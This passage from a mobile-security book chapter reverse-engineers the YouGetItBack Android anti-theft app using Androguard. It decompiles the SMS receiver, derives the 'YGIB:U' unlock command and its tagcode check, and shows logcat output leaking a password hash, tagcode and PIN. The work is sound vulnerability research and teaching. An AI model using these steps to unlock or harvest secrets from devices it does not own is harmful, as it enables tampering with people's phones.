1 Lcom/yougetitback/androidapplication/ActivateScreen;-
>sendActivationRequestMessage(Landroid/content/Context;
Ljava/lang/String;)V (0x2) ---> Landroid/telephony/SmsManager;-
>getDefault() [Landroid/telephony/SmsManager;
1 Lcom/yougetitback/androidapplication/ActivateScreen;
->sendActivationRequestMessage(Landroid/content/Context;
...
INTERNET :
1 Lcom/yougetitback/androidapplication/ActivationAcknowledgeService;-
>doPost(Ljava/lang/String; Ljava/lang/String;)Z (0xe)
---> Ljava/net/URL;->openConnection() [Ljava/net/URLConnection;
1 Lcom/yougetitback/androidapplication/ConfirmPinScreen;->doPost(
Ljava/lang/String; Ljava/lang/String;)Z (0xe)
---> Ljava/net/URL;->openConnection() [Ljava/net/URLConnection;
...
```

Although the output was verbose, this trimmed-down snippet shows a few interesting methods, such as the `doPost` method in the `ConfirmPinScreen` class, which must open a socket at some point as it exercises `android.permission.INTERNET`. You can go ahead and disassemble this method to get a handle on what's happening by calling `show` on the target method in `androlyze`:

```
In [38]: d.CLASS_Lcom_yougetitback_androidapplication_ConfirmPinScreen.
METHOD_doPost.show()
##### Method Information
Lcom/yougetitback/androidapplication/ConfirmPinScreen;-
>doPost(Ljava/lang/String;
Ljava/lang/String;)Z [access_flags=private]
##### Params
- local registers: v0...v10
- v11: java.lang.String
- v12: java.lang.String
- return: boolean
#####
*****
doPost-BB@0x0 :
    0 (00000000) const/4          v6, 0
    1 (00000002) const/4          v5, 1 [ doPost-BB@0x4 ]

doPost-BB@0x4 :
    2 (00000004) new-instance     v3, Ljava/net/URL;
```



```

        3  (00000008) invoke-direct          v3, v11, Ljava/net/URL;-><init>
(Ljava/lang/String;)V
        4  (0000000e) invoke-virtual          v3, Ljava/net/URL;-
>openConnection()
Ljava/net/URLConnection;
        5  (00000014) move-result-object      v4
        6  (00000016) check-cast              v4, Ljava/net/URLConnection;
        7  (0000001a) iput-object             v4, v10, Lcom/yougetitback/
androidapplication/ConfirmPinScreen;->con Ljava/net/URLConnection;
        8  (0000001e) iget-object             v4, v10, Lcom/yougetitback/
androidapplication/ConfirmPinScreen;->con Ljava/net/URLConnection;
        9  (00000022) const-string            v7, 'POST'
       10  (00000026) invoke-virtual          v4, v7, Ljava/net/HttpURLConne-
tion;
->setRequestMethod(Ljava/lang/String;)V
       11  (0000002c) iget-object             v4, v10, Lcom/yougetitback/
androidapplication/ConfirmPinScreen;->con Ljava/net/URLConnection;
       12  (00000030) const-string            v7, 'Content-type'
       13  (00000034) const-string            v8, 'application/
x-www-form-urlencoded'
       14  (00000038) invoke-virtual          v4, v7, v8, Ljava/net/
URLConnection;->setRequestProperty(Ljava/lang/String; Ljava/lang/String;)
V
       15  (0000003e) iget-object             v4, v10, Lcom/yougetitback/
androidapplication/ConfirmPinScreen;->con Ljava/net/URLConnection;
...
       31  (00000084) const-string            v7, 'User-Agent'
       32  (00000088) const-string            v8, 'Android Client'
...
       49  (000000d4) iget-object             v4, v10, Lcom/yougetitback/
androidapplication/ConfirmPinScreen;->con Ljava/net/URLConnection;
       50  (000000d8) const/4                 v7, 1
       51  (000000da) invoke-virtual          v4, v7, Ljava/net/
URLConnection;
->setDoInput(Z)V
       52  (000000e0) iget-object             v4, v10, Lcom/yougetitback/
androidapplication/ConfirmPinScreen;->con Ljava/net/URLConnection;
       53  (000000e4) invoke-virtual          v4, Ljava/net/URLConnection;
->connect()V

```

First you see some basic information about how the Dalvik VM should handle allocation of objects for this method, along with some identifiers for the method itself. In the actual disassembly that follows, instantiation of objects such as `java.net.HttpURLConnection` and invocation of that object's `connect` method confirm the use of the `INTERNET` permission.

You can get a more readable version of this method by decompiling it, which returns output that effectively resembles Java source, by calling `source` on that same target method:

```

In [39]: d.CLASS_Lcom_yougetitback_androidapplication_ConfirmPinScreen.
METHOD_doPost.source()
private boolean doPost(String p11, String p12)
{

```

```

        this.con = new java.net.URL(p11).openConnection();
        this.con.setRequestMethod("POST");
        this.con.setRequestProperty("Content-type",
"application/x-www-form-urlencoded");
        this.con.setRequestProperty("Content-Length", new
StringBuilder().append(p12.length()).toString());
        this.con.setRequestProperty("Connection", "keep-alive");
        this.con.setRequestProperty("User-Agent", "Android Client");
        this.con.setRequestProperty("accept", "*/*");
        this.con.setRequestProperty("Http-version", "HTTP/1.1");
        this.con.setRequestProperty("Content-languages", "en-EN");
        this.con.setDoOutput(1);
        this.con.setDoInput(1);
        this.con.connect();
        v2 = this.con.getOutputStream();
        v2.write(p12.getBytes("UTF8"));
        v2.flush();
        android.util.Log.d("YGIB Test", new
StringBuilder("con.getResponseCode()–
>").append(this.con.getResponseCode()).toString());
        android.util.Log.d("YGIB Test", new StringBuilder(
"urlString-->").append(p11).toString());
        android.util.Log.d("YGIB Test", new StringBuilder("content-->").
append(p12).toString());
        ...

```

NOTE Note that decompilation isn't perfect, partly due to differences between the Dalvik Virtual Machine and the Java Virtual Machine. Representation of control and data flow in each affect the conversion from Dalvik bytecode to Java pseudo-source.

You see calls to `android.util.Log.d`, a method which writes a message to the logger with the debug priority. In this case, the application appears to be logging details of the HTTP request, which could be an interesting information leak. You'll take a look at the log details in action a bit later. For now, see what IPC endpoints may exist in this application, starting with activities. For this, call `get_activities`:

```

In [87]: a.get_activities()
Out[87]:
['com.yougetitback.androidapplication.ReportSplashScreen',
'com.yougetitback.androidapplication.SecurityQuestionScreen',
'com.yougetitback.androidapplication.SplashScreen',
'com.yougetitback.androidapplication.MenuScreen',
...
'com.yougetitback.androidapplication.settings.setting.Setting',
'com.yougetitback.androidapplication.ModifyPinScreen',
'com.yougetitback.androidapplication.ConfirmPinScreen',

```

```
'com.yougetitback.androidapplication.EnterRegistrationCodeScreen',  
...  
  
In [88]: a.get_main_activity()  
Out[88]: u'com.yougetitback.androidapplication.ActivateSplashScreen'
```

Unsurprisingly, this app has numerous activities, including the `ConfirmPinScreen` you just analyzed. Next, check Services by calling `get_services`:

```
In [113]: a.get_services()  
Out[113]:  
['com.yougetitback.androidapplication.DeleteSmsService',  
 'com.yougetitback.androidapplication.FindLocationService',  
 'com.yougetitback.androidapplication.PostLocationService',  
 ...  
 'com.yougetitback.androidapplication.LockAcknowledgeService',  
 'com.yougetitback.androidapplication.ContactBackupService',  
 'com.yougetitback.androidapplication.ContactRestoreService',  
 'com.yougetitback.androidapplication.UnlockService',  
 'com.yougetitback.androidapplication.PingService',  
 'com.yougetitback.androidapplication.UnlockAcknowledgeService',  
 ...  
 'com.yougetitback.androidapplication.wipe.MyService',  
 ...]
```

Based on the naming convention of some of these Services (for example, `UnlockService` and `wipe`), they will most likely receive and process commands from other application components when certain events are triggered. Next, look at BroadcastReceivers in the app, using `get_receivers`:

```
In [115]: a.get_receivers()  
Out[115]:  
['com.yougetitback.androidapplication.settings.main.Entrance$MyAdmin',  
 'com.yougetitback.androidapplication.MyStartupIntentReceiver',  
 'com.yougetitback.androidapplication.SmsIntentReceiver',  
 'com.yougetitback.androidapplication.IdleTimeout',  
 'com.yougetitback.androidapplication.PingTimeout',  
 'com.yougetitback.androidapplication.RestTimeout',  
 'com.yougetitback.androidapplication.SplashTimeout',  
 'com.yougetitback.androidapplication.EmergencyTimeout',  
 'com.yougetitback.androidapplication.OutgoingCallReceiver',  
 'com.yougetitback.androidapplication.IncomingCallReceiver',  
 'com.yougetitback.androidapplication.IncomingCallReceiver',  
 'com.yougetitback.androidapplication.NetworkStateChangedReceiver',  
 'com.yougetitback.androidapplication.C2DMReceiver']
```

Sure enough, you find a Broadcast Receiver that appears to be related to processing SMS messages, likely for out-of-band communications such as locking

and wiping the device. Because the application requests the `READ_SMS` permission, and you see a curiously named Broadcast Receiver, `SmsIntentReceiver`, chances are good that the application's manifest contains an Intent filter for the `SMS_RECEIVED` broadcast. You can view the contents of `AndroidManifest.xml` in `androlyze` with just a couple of lines of Python:

```
In [77]: for e in x.getElementsByTagName("receiver"):
        print e.toxml()
        ....:
...
<receiver android:enabled="true" android:exported="true" android:name=
"com.yougetitback.androidapplication.SmsIntentReceiver">
<intent-filter android:priority="999">
<action android:name="android.provider.Telephony.SMS_RECEIVED">
</action>
</intent-filter>
</receiver>
...
```

NOTE You can also dump the contents of `AndroidManifest.xml` with one command using Androguard's `androxml.py`.

Among others, there's a receiver XML element specifically for the `com.yougetitback.androidapplication.SmsIntentReceiver` class. This particular receiver definition includes an `intent-filter` XML element with an explicit `android:priority` element of 999, targeting the `SMS_RECEIVED` action from the `android.provider.Telephony` class. By specifying this priority attribute, the application ensures that it will get the `SMS_RECEIVED` broadcast first, and thus access to SMS messages before the default messaging application.

Take a look at the methods available in `SmsIntentReceiver` by calling `get_methods` on that class. Use a quick Python `for` loop to iterate through each returned method, calling `show_info` each time:

```
In [178]: for meth in d.CLASS_Lcom_yougetitback_androidapplication_
SmsIntentReceiver.get_methods():
        meth.show_info()
        ....:
##### Method Information
Lcom/yougetitback/androidapplication/SmsIntentReceiver;-><init>()V
[access_flags=public constructor]
##### Method Information
Lcom/yougetitback/androidapplication/SmsIntentReceiver;-
>foregroundUI(Landroid/content/Context;)V [access_flags=private]
##### Method Information
Lcom/yougetitback/androidapplication/SmsIntentReceiver;-
>getAction(Ljava/lang/String;)Ljava/lang/String; [access_flags=private]
##### Method Information
Lcom/yougetitback/androidapplication/SmsIntentReceiver;-
```

```

>getMessagesFromIntent(Landroid/content/Intent;)
[Landroid/telephony/SmsMessage; [access_flags=private]
Lcom/yougetitback/androidapplication/SmsIntentReceiver;-
>processBackupMsg(Landroid/content/Context;
Ljava/util/Vector;)V [access_flags=private]
##### Method Information
Lcom/yougetitback/androidapplication/SmsIntentReceiver;->onReceive
(Landroid/content/Context; Landroid/content/Intent;)V [access_flags=public]
...

```

For Broadcast Receivers, the `onReceive` method serves as an entry point, so you can look for cross-references, or *xrefs* for short, from that method to get an idea of control flow. First create the xrefs with `d.create_xref` and then call `show_xref` on the object representing the `onReceive` method:

```

In [206]: d.create_xref()

In [207]: d.CLASS_Lcom_yougetitback_androidapplication_SmsIntentReceiver.
METHOD_onReceive.show_xref()
##### XREF
T: Lcom/yougetitback/androidapplication/SmsIntentReceiver;
isValidMessage (Ljava/lang/String; Landroid/content/Context;)Z 6c
T: Lcom/yougetitback/androidapplication/SmsIntentReceiver;
processContent (Landroid/content/Context; Ljava/lang/String;)V 78
T: Lcom/yougetitback/androidapplication/SmsIntentReceiver;
triggerAppLaunch (Landroid/content/Context; Landroid/telephony/SmsMessage;)
V 9a
T: Lcom/yougetitback/androidapplication/SmsIntentReceiver;
getMessagesFromIntent (Landroid/content/Intent;)
[Landroid/telephony/SmsMessage; 2a
T: Lcom/yougetitback/androidapplication/SmsIntentReceiver; isPinLock
(Ljava/lang/String; Landroid/content/Context;)Z 8a
#####

```

You see that `onReceive` calls a few other methods, including ones that appear to validate the SMS message and parse content. Decompile and investigate a few of these, starting with `getMessageFromIntent`:

```

In [213]: d.CLASS_Lcom_yougetitback_androidapplication_SmsIntentReceiver.
METHOD_getMessagesFromIntent.source()
private android.telephony.SmsMessage[]
getMessagesFromIntent(android.content.Intent p9)
{
    v6 = 0;
    v0 = p9.getExtras();
    if (v0 != 0) {
        v4 = v0.get("pdus");
        v5 = new android.telephony.SmsMessage[v4.length];
        v3 = 0;
        while (v3 < v4.length) {
            v5[v3] = android.telephony.SmsMessage.createFromPdu(v4[v3]);
            v3++;
        }
    }
}

```

```

    }
    v6 = v5;
}
return v6;
}

```

This is fairly typical code for extracting an SMS Protocol Data Unit (PDU) from an Intent. You see that the parameter *p9* to this method contains the Intent object. *v0* is populated with the result of *p9.getExtras*, which includes all the extra objects in the Intent. Next, *v0.get("pdus")* is called to extract just the PDU byte array, which is placed in *v4*. The method then creates an *SmsMessage* object from *v4*, assigns it to *v5*, and loops while populating members of *v5*. Finally, in what might seem like a strange approach (likely due to the decompilation process), *v6* is also assigned as the *SmsMessage* object *v5*, and returned to the caller.

Decompiling the *onReceive* method, you see that prior to calling *getMessagesFromIntent*, a Shared Preferences file, *SuperheroPrefsFile*, is loaded. In this instance, the *p8* object, representing the application's Context or state, has *getSharedPreferences* invoked. Thereafter, some additional methods are called to ensure that the SMS message is valid (*isValidMessage*), and ultimately the content of the message is processed (*processContent*), all of which seem to receive the *p8* object as a parameter. It's likely that *SuperheroPrefsFile* contains something relevant to the operations that follow, such as a key or PIN:

```

In [3]: d.CLASS_Lcom_yougetitback_androidapplication_SmsIntentReceiver.
METHOD_onReceive.source()
public void onReceive(android.content.Context p8,
android.content.Intent p9)
{
    p8.getSharedPreferences("SuperheroPrefsFile", 0);
    if (p9.getAction().equals("
android.provider.Telephony.SMS_RECEIVED") != 0) {
        this.getMessagesFromIntent(p9);
        if (this != 0) {
            v1 = 0;
            while (v1 < this.length) {
                if (this[v1] != 0) {
                    v2 = this[v1].getDisplayMessageBody();
                    if ((v2 != 0) && (v2.length() > 0)) {
                        android.util.Log.i("MessageListener:", v2);
                        this.isValidMessage(v2, p8);
                        if (this == 0) {
                            this.isPinLock(v2, p8);
                            if (this != 0) {
                                this.triggerAppLaunch(p8, this[v1]);
                                this.abortBroadcast();
                            }
                        }
                    } else {
                        this.processContent(p8, v2);
                        this.abortBroadcast();
                    }
                }
            }
        }
    }
}
...

```

Supposing you want to construct a valid SMS message to be processed by this application, you'd probably want to take a look at `isValidMessage`, which you see in the preceding code receives a string pulled from the SMS message via `getDisplayMessageBody`, along with the current app context. Decompiling `isValidMessage` gives you a bit more insight into this app:

```
private boolean isValidMessage(String p12, android.content.Context p13)
{
    v5 = p13.getString(1.82104701918e+38);
    v0 = p13.getString(1.821047222e+38);
    v4 = p13.getString(1.82104742483e+38);
    v3 = p13.getString(1.82104762765e+38);
    v7 = p13.getString(1.82104783048e+38);
    v1 = p13.getString(1.8210480333e+38);
    v2 = p13.getString(1.82104823612e+38);
    v6 = p13.getString(1.82104864177e+38);
    v8 = p13.getString(1.82104843895e+38);
    this.getAction(p12);
    if ((this.equals(v5) == 0) && ((this.equals(v4) == 0) &&
    ((this.equals(v3) == 0) &&
    ((this.equals(v0) == 0) && ((this.equals(v7) == 0) &&
    ((this.equals(v6) == 0) && ((this.equals(v2) == 0) &&
    ((this.equals(v8) == 0) && (this.equals(v1) == 0))))))) {
        v10 = 0;
    } else {
        v10 = 1;
    }
    return v10;
}
```

You see many calls to `getString` which, acting on the app's current `Context`, retrieves the textual value for the given resource ID from the application's string table, such as those found in `values/strings.xml`. Notice, however, that the resource IDs passed to `getString` appear a bit odd. This is an artifact of some decompilers' type propagation issues, which you'll deal with momentarily. The previously described method is retrieving those strings from the strings table, comparing them to the string in `p12`. The method returns 1 if `p12` is matched, and 0 if it isn't. Back in `onReceive`, the result of this then determines if `isPinLock` is called, or if `processContent` is called. Take a look at `isPinLock`:

```
In [173]: d.CLASS_Lcom_yougetitback_androidapplication_SmsIntentReceiver.
METHOD_isPinLock.source()
private boolean isPinLock(String p6, android.content.Context p7)
{
    v2 = 0;
    v0 = p7.getSharedPreferences("SuperheroPrefsFile", 0).getString
    ("pin", "");
    if ((v0.compareTo("") != 0) && (p6.compareTo(v0) == 0)) {
        v2 = 1;
    }
    return v2;
}
```

A-ha! The Shared Preferences file rears its head again. This small method calls `getString` to get the value of the `pin` entry in `SuperheroPrefsFile`, and then compares that with `p6`, and returns whether the comparison was true or false. If the comparison was true, `onReceive` calls `triggerAppLaunch`. Decompiling that method may bring you closer to understanding this whole flow:

```
private void triggerAppLaunch(android.content.Context p9,
    android.telephony.SmsMessage p10)
{
    this.currentContext = p9;
    v4 = p9.getSharedPreferences("SuperheroPrefsFile", 0);
    if (v4.getBoolean("Activated", 0) != 0) {
        v1 = v4.edit();
        v1.putBoolean("lockState", 1);
        v1.putBoolean("smspinlock", 1);
        v1.commit();
        this.foregroundUI(p9);
        v0 = p10.getOriginatingAddress();
        v2 = new android.content.Intent("com.yougetitback.
androidapplication.FOREGROUND");
        v2.setClass(p9, com.yougetitback.androidapplication.
FindLocationService);
        v2.putExtra("LockSmsOriginator", v0);
        p9.startService(v2);
        this.startSiren(p9);
        v3 = new android.content.Intent("com.yougetitback.
androidapplicationnn.FOREGROUND");
        v3.setClass(this.currentContext, com.yougetitback.
androidapplication.LockAcknowledgeService);
        this.currentContext.startService(v3);
    }
}
```

Here, edits are made to `SuperheroPrefsFile`, setting some Boolean values to keys indicating if the screen is locked, and if it was done so via SMS. Ultimately, new Intents are created to start the application's `FindLocationService` and `LockAcknowledgeService` services, both of which you saw earlier when listing services. You can forego analyzing these services, as you can make some educated guesses about their purposes. You still have the issue of understanding the call to `processContent` back in `onReceive`:

```
In [613]: f = d.CLASS_Lcom_yougetitback_androidapplication_
SmsIntentReceiver.METHOD_processContent.source()
private void processContent(android.content.Context p16, String p17)
{
    v6 = p16.getString(1.82104701918e+38);
    v1 = p16.getString(1.821047222e+38);
    v5 = p16.getString(1.82104742483e+38);
    v4 = p16.getString(1.82104762765e+38);
    v8 = p16.getString(1.82104783048e+38);
    ...
}
```



```

        v11 = this.split(p17);
        v10 = v11.elementAt(0);
        if (p16.getSharedPreferences("SuperheroPrefsFile",
0).getBoolean("Activated", 0) == 0) {
            if (v10.equals(v5) != 0) {
                this.processActivationMsg(p16, v11);
            }
        } else {
            if ((v10.equals(v6) == 0) && ((v10.equals(v5) == 0) &&
((v10.equals(v4) == 0) && ((v10.equals(v8) == 0) &&
((v10.equals(v7) == 0) && ((v10.equals(v3) == 0) &&
(v10.equals(v1) == 0)))))) {
                v10.equals(v2);
            }
            if (v10.equals(v6) == 0) {
                if (v10.equals(v9) == 0) {
                    if (v10.equals(v5) == 0) {
                        if (v10.equals(v4) == 0) {
                            if (v10.equals(v1) == 0) {
                                if (v10.equals(v8) == 0) {
                                    if (v10.equals(v7) == 0) {
                                        if (v10.equals(v3) == 0) {
                                            if (v10.equals(v2) != 0) {
                                                this.processDeactivateMsg(p16,
v11);
                                            }
                                        } else {
                                            this.processFindMsg(p16, v11);
                                        }
                                    } else {
                                        this.processResyncMsg(p16, v11);
                                    }
                                } else {
                                    this.processUnLockMsg(p16, v11);
                                }
                            }
                        }
                    }
                }
            }
        }
    }
}
...

```

You see similar calls to `getString` as you did in `isValidMessage`, along with a series of `if` statements which further test the content of the SMS body to determine what method(s) to call thereafter. Of particular interest is finding what's required to reach `processUnLockMsg`, which presumably unlocks the device. Before that, however, there's some `split` method that's called on *p17*, the message body string:

```

In [1017]: d.CLASS_Lcom_yougetitback_androidapplication_
SmsIntentReceiver.METHOD_split.source()
java.util.Vector split(String p6)
{
    v3 = new java.util.Vector();
    v2 = 0;
    do {
        v1 = p6.indexOf(" ", v2);
    }
}

```

```

        if (v1 < 0) {
            v0 = p6.substring(v2);
        } else {
            v0 = p6.substring(v2, v1);
        }
        v3.addElement(v0);
        v2 = (v1 + 1);
    } while(v1 != -1);
    return v3;
}

```

This fairly simple method takes the message and chops it up into a `Vector` (similar to an array), and returns that. Back in `processContent`, weeding through the nest of `if` statements, it looks like whatever's in `v8` is important. There's still the trouble of the resource IDs, however. Try disassembling it to see if you have better luck:

```

In [920]: d.CLASS_Lcom_yougetitback_androidapplication_
SmsIntentReceiver.METHOD_processContent.show()
...
*****
...
    12 (00000036) const                v13, 2131296282
    13 (0000003c) move-object/from16   v0, v16
    14 (00000040) invoke-virtual       v0, v13,
Landroid/content/Context;->getString(I)Ljava/lang/String;
    15 (00000046) move-result-object   v4
    16 (00000048) const                v13, 2131296283
    17 (0000004e) move-object/from16   v0, v16
    18 (00000052) invoke-virtual       v0, v13,
Landroid/content/Context;->getString(I)Ljava/lang/String;
    19 (00000058) move-result-object   v8
...

```

You have numeric resource IDs now. The integer 2131296283 corresponds to something going into your register of interest, `v8`. Of course, you still need to know what the actual textual value is for those resource IDs. To find these values, employ a bit more Python within `androlyze` by analyzing the APK's resources:

```

aobj = a.get_android_resources()
resid = 2131296283
pkg = aobj.packages.keys()[0]
reskey = aobj.get_id(pkg, resid)[1]
aobj.get_string(pkg, reskey)

```

The Python code first creates an `ARSCParser` object, *aobj*, representing all the supporting resources for the APK, like strings, UI layouts, and so on. Next, *resid* holds the numeric resource ID you're interested in. Then, it fetches a list with the package name/identifier using `aobj.packages.keys`, storing it in *pkg*. The textual resource key is then stored in *reskey* by calling `aobj.get_id`, passing in *pkg* and *resid*. Finally, the string value of *reskey* is resolved using `aobj.get_string`.

Ultimately, this snippet outputs the true string that `processContent` resolved—`YGIB:U`. For brevity's sake, do this in one line as shown here:

```
In [25]: aobj.get_string(aobj.packages.keys()[0],aobj.get_id(aobj.
packages.keys()[0],2131296283)[1])
```

```
Out[25]: [u'YGIB_UNLOCK', u'YGIB:U']
```

At this juncture, we know that the SMS message will need to contain “YGIB:U” to potentially reach `processUnLockMsg`. Look at that method to see if there’s anything else you need:

```
In [1015]: d.CLASS_Lcom_yougetitback_androidapplication_
SmsIntentReceiver.METHOD_processUnLockMsg.source()
private void processUnLockMsg(android.content.Context p16,
java.util.Vector p17)
{
...
    v9 = p16.getSharedPreferences("SuperheroPrefsFile", 0);
    if (p17.size() >= 2) {
        v1 = p17.elementAt(1);
        if (v9.getString("tagcode", "") == 0) {
            android.util.Log.v("SWIPEWIPE",
"recieved unlock message");
            com.yougetitback.androidapplication.wipe.WipeController.
stopWipeService(p16);
            v7 = new android.content.Intent("com.yougetitback.
androidapplication.BACKGROUND");
            v7.setClass(p16, com.yougetitback.androidapplication.
ForegroundService);
            p16.stopService(v7);
            v10 = new android.content.Intent("com.yougetitback.
androidapplication.BACKGROUND");
            v10.setClass(p16, com.yougetitback.androidapplication.
SirenService);
            p16.stopService(v10);
            v9.edit();
            v6 = v9.edit();
            v6.putBoolean("lockState", 0);
            v6.putString("lockid", "");
            v6.commit();
            v5 = new android.content.Intent("com.yougetitback.
androidapplication.FOREGROUND");
            v5.setClass(p16, com.yougetitback.androidapplication.
UnlockAcknowledgeService);
            p16.startService(v5);
        }
    }
    return;
}
```

This time you see that a key called `tagcode` is pulled from the `SuperheroPrefsFile` file, and then a series of services are stopped (and another started), which you can assume unlocks the phone. This doesn't seem right, as it would imply that so long as this key existed in the Shared Preferences file, it would evaluate to true—this is likely a decompiler error, so let's check the disassembly with `pretty_show`:

```
In [1025]: d.CLASS_Lcom_yougetitback_androidapplication_
SmsIntentReceiver.METHOD_processUnLockMsg.pretty_show()
...
    12 (00000036) const-string      v13, 'SuperheroPrefsFile'
    13 (0000003a) const/4           v14, 0
    14 (0000003c) move-object/from16 v0, v16
    15 (00000040) invoke-virtual    v0, v13, v14,
Landroid/content/Context;->getSharedPreferences
(Ljava/lang/String; I)Landroid/content/SharedPreferences;
    16 (00000046) move-result-object v9
    17 (00000048) const-string      v1, ''
    18 (0000004c) const-string      v8, ''
    19 (00000050) invoke-virtual/range v17, Ljava/util/Vector;->
size()I
    20 (00000056) move-result      v13
    21 (00000058) const/4           v14, 2
    22 (0000005a) if-lt            v13, v14, 122
[ processUnLockMsg-BB@0x5e processUnLockMsg-BB@0x14e ]

processUnLockMsg-BB@0x5e :
    23 (0000005e) const/4           v13, 1
    24 (00000060) move-object/from16 v0, v17
    25 (00000064) invoke-virtual    v0, v13,
Ljava/util/Vector;->elementAt(I)Ljava/lang/Object;
    26 (0000006a) move-result-object v1
    27 (0000006c) check-cast        v1, Ljava/lang/String;
    28 (00000070) const-string      v13, 'tagcode'
    29 (00000074) const-string      v14, ''
    30 (00000078) invoke-interface v9, v13, v14,
Landroid/content/SharedPreferences;->getString(
Ljava/lang/String; Ljava/lang/String;)
Ljava/lang/String;
    31 (0000007e) move-result-object v13
    32 (00000080) invoke-virtual    v15, v1,
Lcom/yougetitback/androidapplication/
SmsIntentReceiver;->EvaluateToken(
Ljava/lang/String;)Ljava/lang/String;
    33 (00000086) move-result-object v14
    34 (00000088) invoke-virtual    v13, v14, Ljava/lang/String;->
compareTo(Ljava/lang/String;)I
    35 (0000008e) move-result      v13
    36 (00000090) if-nez           v13, 95 [ processUnLockMsg-BB@
0x94 processUnLockMsg-BB@0x14e ]
```

```

processUnLockMsg-BB@0x94 :
    37 (00000094) const-string      v13, 'SWIPEWIPE'
    38 (00000098) const-string      v14, 'recieved unlock message'
    39 (0000009c) invoke-static      v13, v14, Landroid/util/Log;-
    >v(Ljava/lang/String; Ljava/lang/String;)I
    40 (000000a2) invoke-static/range v16,
    Lcom/yougetitback/androidapplication/wipe/WipeController;
    ->stopWipeService(Landroid/content/Context;)V
    [ processUnLockMsg-BB@0xa8 ]
    ...

```

That clears it up—the value of the second element of the vector passed in is passed to `EvaluateToken`, and then the return value is compared to the value of the `tagcode` key in the Shared Preferences file. If these two values match, then the method continues as you previously saw. With that, you should realize that your SMS message will need to effectively be something like `YGIB:U` followed by a space and the *tagcode* value. On a rooted device, retrieving this tag code would be fairly easy, as you could just read the `SuperheroPrefsFile` directly off the file system. However, try taking some dynamic approaches and see if you come up with anything else.

Dynamic Analysis

Dynamic analysis entails executing the application, typically in an instrumented or monitored manner, to garner more concrete information on its behavior. This often entails tasks like ascertaining artifacts the application leaves on the file system, observing network traffic, monitoring process behavior...all things that occur during execution. Dynamic analysis is great for verifying assumptions or testing hypotheses.

The first few things to address from a dynamic standpoint are getting a handle on how a user would interact with the application. What is the workflow? What menus, screens, and settings panes exist? Much of this can be discovered via static analysis—for instance, activities are easily identifiable. However, getting into the details of their functionality can be time consuming. It's often easier to just interact directly with the running application.

If you fire up `logcat` while launching the app, you see some familiar activity names as the `ActivityManager` spins the app up:

```

I/ActivityManager( 245): START {act=android.intent.action.MAIN
cat=[android.intent.category.LAUNCHER] flg=0x10200000
cmp=com.yougetitback.androidapplication.virgin.mobile/
com.yougetitback.androidapplication.ActivateSplashScreen u=0} from pid 449
I/ActivityManager( 245): Start proc
com.yougetitback.androidapplication.virgin.mobile for activity
com.yougetitback.androidapplication.virgin.mobile/
com.yougetitback.androidapplication.ActivateSplashScreen:
pid=2252 uid=10080 gids={1006, 3003, 1015, 1028}

```

First, you see the main activity (`ActivateSplashScreen`), as observed via Androguard's `get_main_activity`, and you see the main screen in Figure 4-5.




Figure 4-5: Splash screen/main activity

Moving through the app a bit more, you see prompts for a PIN and a security question as shown in Figure 4-6. After supplying this info, you see some notable output in logcat.

```
D/YGIB Test( 2252): Context from—
>com.yougetitback.androidapplication.virgin.mobile
I/RequestConfigurationService( 2252): RequestConfigurationService
created!!!
D/REQUESTCONFIGURATIONSERVICE( 2252): onStartCommand
I/ActivationAcknowledgeService( 2252): RequestConfigurationService
created!!!
I/RequestConfigurationService( 2252): RequestConfigurationService
stopped!!!
I/PingService( 2252): PingService created!!!
D/PINGSERVICE( 2252): onStartCommand
I/ActivationAcknowledgeService( 2252): RequestConfigurationService
stopped!!!
I/PingService( 2252): RequestEtagService stopped!!!
D/C2DMReceiver( 2252): Action is com.google.android.c2dm.intent.
REGISTRATION
I/intent telling something( 2252): == null ===null === Intent {
act=com.google.android.c2dm.intent.REGISTRATION flg=0x10
pkg=com.yougetitback.androidapplication.virgin.mobile
```

```

cmp=com.yougetitback.androidapp
location.virgin.mobile/
com.yougetitback.androidapplication.C2DMReceiver (has extras) }
I/ActivityManager( 245): START
{cmp=com.yougetitback.androidapplication.virgin.mobile/
com.yougetitback.androidapplication.ModifyPinScreen u=0} from pid 2252
...

```




Figure 4-6: PIN input and security questions screen

Sure enough, there are calls being logged to start and stop some of the services you observed earlier, along with familiar activity names. Further down in the log, however, you see an interesting information leak:

```

D/update ( 2252): serverUrl-->https://virgin.yougetitback.com/
D/update ( 2252): settingsUrl-->vaultUpdateSettings?
D/update ( 2252): password-->3f679195148a1960f66913d09e76fca8dd31dc96
D/update ( 2252): tagCode-->137223048617183
D/update ( 2252): encodedXmlData-
>%3c%3fxm1%20version%3d'1.0'%20encoding%3d'UTF-
8'%3f%3e%3cConfig%3e%3cSettings%3e%3cPin%3e1234%3c
%2fPin%3e%3c%2fSettings%3e%3c%2fConfig%3e
...
D/YGIB Test( 2252): con.getResponseCode()-->200
D/YGIB Test( 2252): urlString-
>https://virgin.yougetitback.com/vaultUpdateSettings?pwd=
3f679195148a1960f66913d09e76fca8dd31dc96&tagid=137223048617183&type=S

```

D/YGIB Test(2512): content-->%3c%3fxm1%20version%3d'1.0.'%20encoding%3d'UTF-8'%3f%3e%3cConfig%3e%3cSettings%3e%3cPin%3el234%3c%2fPin%3e%3c%2fSettings%3e%3c%2fConfig%3e

